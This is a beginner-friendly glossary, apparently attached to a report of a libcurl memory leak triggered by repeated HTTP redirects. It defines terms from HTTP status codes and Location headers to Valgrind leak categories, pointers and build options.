- HTTP: the language browsers and servers use to talk to each other.
- Header: a small labelled line sent with a web request or response, such as
Location:orContent-Length:. Location:header: the header that tells a client where to go next after a redirect.- Redirect: a server answer that says "the thing you want is somewhere else, go here instead".
- 3xx status: a family of HTTP status codes (300 to 399) that all mean some kind of redirect.
- 302: the status code for "Found, temporarily moved".
- 200: the status code for "OK".
- GET request: the ordinary "give me this page" request a browser makes.
- Memory leak: when a program reserves memory and never hands it back, so memory use keeps growing.
- Denial of service (DoS): an attack that stops a service from working, often by exhausting its resources.
- CWE-770: a catalogue entry for "allocation of resources without limits or throttling".
Curl_easyhandle: a reusable object in libcurl that holds the state for a request and can be used again for the next one.- Struct: a way of grouping several pieces of information under one name, like a form with fields.
- Pointer: a value that says where in memory some data is stored.
NULL: a pointer value meaning "points at nothing".- Allocation / deallocation: asking the computer for memory / handing it back when done.
strdup/Curl_memdup0: functions that copy a piece of text into newly reserved memory.- Valgrind: a tool that runs a program and records every memory allocation and deallocation, so leaks can be seen.
- Definitely lost: Valgrind's strictest leak category: memory the program can no longer reach at all.
- Proof of concept (PoC): a small demonstration that shows a bug is real without doing harm.
- Python: a programming language often used for quick scripts.
- Port: a numbered door on a computer that a network service listens on; the test server uses 8000.
- [redacted] / localhost: the special address that means "this same computer".
- RAM: the working memory of a computer; when it runs out, programs fail.
- Kali Linux: a Linux distribution popular with security testers.
- x86_64: the ordinary 64-bit PC architecture.
- Build from source: downloading a program's code and compiling it yourself instead of installing a ready-made package.
- Debug symbols: extra information kept in a compiled program to make debugging easier.
- Variant: a slightly different version of the same test.


